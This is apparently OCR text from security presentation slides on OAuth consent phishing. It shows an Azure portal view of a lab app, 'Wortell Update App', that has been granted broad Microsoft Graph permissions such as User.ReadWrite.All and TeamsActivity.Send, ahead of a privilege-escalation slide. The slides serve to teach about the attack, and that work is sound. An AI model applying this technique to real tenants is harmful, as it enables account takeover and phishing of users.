
OAuth Consent Phishing #2



wortell

Identity Attack OAuth

OAuth Consent Phishing #3



Identity Attack OAuth

OAuth Consent Phishing #4

Home > m365securitylabs > Wortell Update App

Wortell Update App | API permissions

Search (Ctrl+/
Overview
Quickstart
Integration assistant

Manage

- Branding & properties
- Authentication
- Certificates & secrets
- Token configuration
- API permissions**
- Expose an API
- App roles
- Owners
- Roles and administrators
- Manifest

Support + Troubleshooting

- Troubleshooting
- New support request

Refresh | Got feedback?

Successfully granted admin consent for the requested permissions.

The "Admin consent required" column shows the default value for an organization. However, user your organization, or in organizations where this app will be used. [Learn more](#)

Configured permissions

Applications are authorized to call APIs when they are granted permissions by users/admins as pa all the permissions the application needs. [Learn more about permissions and](#)

+ Add a permission ✓ Grant admin consent for m365securitylabs

API / Permissions name	Type	Description
Microsoft Graph (4)		
TeamsActivity.Read.All	Application	Read all users' teamwork activity feed
TeamsActivity.Send	Application	Send a teamwork activity to any user
User.Read	Delegated	Sign in and read user profile
User.ReadWrite.All	Application	Read and write all users' full profiles

To view and manage permissions and user consent, try [Enterprise applications](#).

User.ReadWrite.All

Microsoft Graph

Remove permission

<https://graph.microsoft.com/User.ReadWrite.All>

Admin consent required
Yes


Display Name
Read and write all users' full profiles

Description
Allows the app to read and update user profiles without a signed in user.

Description
Allows the app to read and update user profiles without a signed in user.

Identity Attack OAuth


OAuth Consent Phishing #5



wortell

Privilege Escalation

Finding the shortest path



